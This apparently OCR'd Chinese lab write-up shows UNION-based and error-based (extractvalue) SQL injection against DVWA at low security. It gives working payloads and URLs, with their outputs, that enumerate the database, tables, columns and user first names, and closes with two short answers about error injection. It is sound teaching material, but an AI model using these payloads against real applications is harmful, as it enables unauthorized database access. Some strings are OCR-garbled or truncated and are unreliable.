
一、分别在前端和后端使用 Union 注入实现“dvwa 数据库 -user 表 - 字段 -first_name 数据”的注入过程，写清楚注入步骤。

1、发现sql注入



192.168.80.128:8082/vulnerabilities/sqli/?id=1+'+or+1+%3D+1+%23&Submit=Submit#

Vulnerability: SQL Injection

User ID: 1' or 1=1 #

```
ID: 1 ' or 1 = 1 #
First name: admin
Surname: admin

ID: 1 ' or 1 = 1 #
First name: Gordon
Surname: Brown

ID: 1 ' or 1 = 1 #
First name: Hack
Surname: Me

ID: 1 ' or 1 = 1 #
First name: Pablo
Surname: Picasso

ID: 1 ' or 1 = 1 #
First name: Bob
Surname: Smith
```


More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

2、利用union 爆库名



Vulnerability: SQL Injection

User ID: latabase(),version()# Submit


```
ID: 1' union all select database(),version()#
First name: admin
Surname: admin

ID: 1' union all select database(),version()#
First name: dvwa
Surname: 5.5.54-0+deb8u1-log
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

3、爆表名



```
192.168.80.128:8082/vulnerabilities/sqli/?id=1'+union+select+1%2Cgroup_concat(table_name)+from+information_schema.tables+where+table_schema+%3D'dvwa'%23&Submit=Su
```

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' union select 1,group_concat(table_name) from information_schema.tables where table_schema ='dvwa'#
First name: admin
Surname: admin

ID: 1' union select 1,group_concat(table_name) from information_schema.tables where table_schema ='dvwa'#
First name: 1
Surname: guestbook,users
```


More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

4、爆字段名



```
192.168.80.128:8082/vulnerabilities/sqli/?id=1'+UNION+SELECT+1%2Cgroup_concat(column_name)+from+information_schema.columns+where+table_schema%3D'dvwa'+and+tab
```

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1' UNION SELECT 1,group_concat(column_name) from information_schema.columns where table_schema='dvwa' and table_name='users'#
First name: admin
Surname: admin

ID: 1' UNION SELECT 1,group_concat(column_name) from information_schema.columns where table_schema='dvwa' and table_name='users'#
First name: 1
Surname: user_id,first_name,last_name,user,password,avatar,last_login,failed_login
```


More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

5、获取字段first_name 具体值



Vulnerability: SQL Injection

```
ID: 1' union select 1,first_name from users#
First name: admin
Surname: admin

ID: 1' union select 1,first_name from users#
First name: 1
Surname: admin

ID: 1' union select 1,first_name from users#
First name: 1
Surname: Gordon

ID: 1' union select 1,first_name from users#
First name: 1
Surname: Hack

ID: 1' union select 1,first_name from users#
First name: 1
Surname: Pablo

ID: 1' union select 1,first_name from users#
First name: 1
Surname: Bob
```

More Information


- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

二、分别在前端和后端使用报错注入实现“dvwa 数据库 -user 表 - 字段”的注入过程，写清楚注入步骤，并回答下列关于报错注入的问题：


后端



```
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select user,password from users where user_id=1 and extractvalue(1,concat
(0x7e,database()));
ERROR 1105 (HY000): XPATH syntax error: '~dvwa'
mysql> select user,password from users where user_id=1 and extractvalue(1,concat
(0x7e,(select count(table_name) from information_schema.tables where table_schem
a=database())));
ERROR 1105 (HY000): XPATH syntax error: '~2'
mysql> select user,password from users where user_id=1 and extractvalue(1,concat
(0x7e,(select table_name from information_schema.tables where table_schema=datab
ase() limit 1,1)));
ERROR 1105 (HY000): XPATH syntax error: '~users'
mysql> select user,password from users where user_id=1 and extractvalue(1,concat
(0x7e,(select column_name from information_schema.columns where table_name='user
s' limit 0,1)));
ERROR 1105 (HY000): XPATH syntax error: '~user_id'
mysql> select user,password from users where user_id=1 and extractvalue(1,concat
(0x7e,(select column_name from information_schema.columns where table_name='user
s' limit 1,1)));
ERROR 1105 (HY000): XPATH syntax error: '~first_name'
mysql>
```

前端


爆库名 1' and extractvalue(1,concat(0x7e,database()));#



```
192.168.80.128:8082/vulnerabilities/sqli/?id=1'+and+extractvalue(1%2Cconcat(0x7e%2Cdatabase()))%3B%23&Submit=Submit#
```

```
XPATH syntax error: '~dvwa'
```


爆表数 1' and extractvalue(1,concat(0x7e,(select count(table_name) from information_schema.tables where table_schema=database())));#



```
192.168.80.128:8082/vulnerabilities/sqli/?id=1'+and+extractvalue(1%2Cconcat(0x7e%2C(select+count(table_name)+from+information_schema.tables+where+table_schema%3Ddatabase
```

```
XPATH syntax error: '~2'
```


爆表名 1' and extractvalue(1,concat(0x7e,(select table_name from information_schema.tables where table_schema=database() limit 1,1)));#



```
192.168.80.128:8082/vulnerabilities/sqli/?id=1'+and+extractvalue(1%2Cconcat(0x7e%2C(select+table_name+from+information_schema.tables+where+table_schema%3Ddatabase()+limi
```

```
XPATH syntax error: '~users'
```

爆列名 1' and extractvalue(1,concat(0x7e,(select column_name from information_schema.columns where table_name='users' limit 0,1)));#



192.168.80.128:8082/vulnerabilities/sqli/?id=1'+and+extractvalue(1%2Cconcat(0x7e%2C(select+column_name+from+information_schema.columns+where+table_name%3D'users'+limit

```
XPATH syntax error: '~user_id'
```

- 在 extractvalue 函数中，为什么'~'写在参数 1 的位置不报错，而写在参数 2 的位置报错?

  第一个参数 是XML_document 允许 ~~，第二个参数是xpath_string ,路径不~~允许

- 报错注入中，为什么要突破单引号的限制，如何突破?

  为了截断和跳出，是语句可以允许后续的语句。

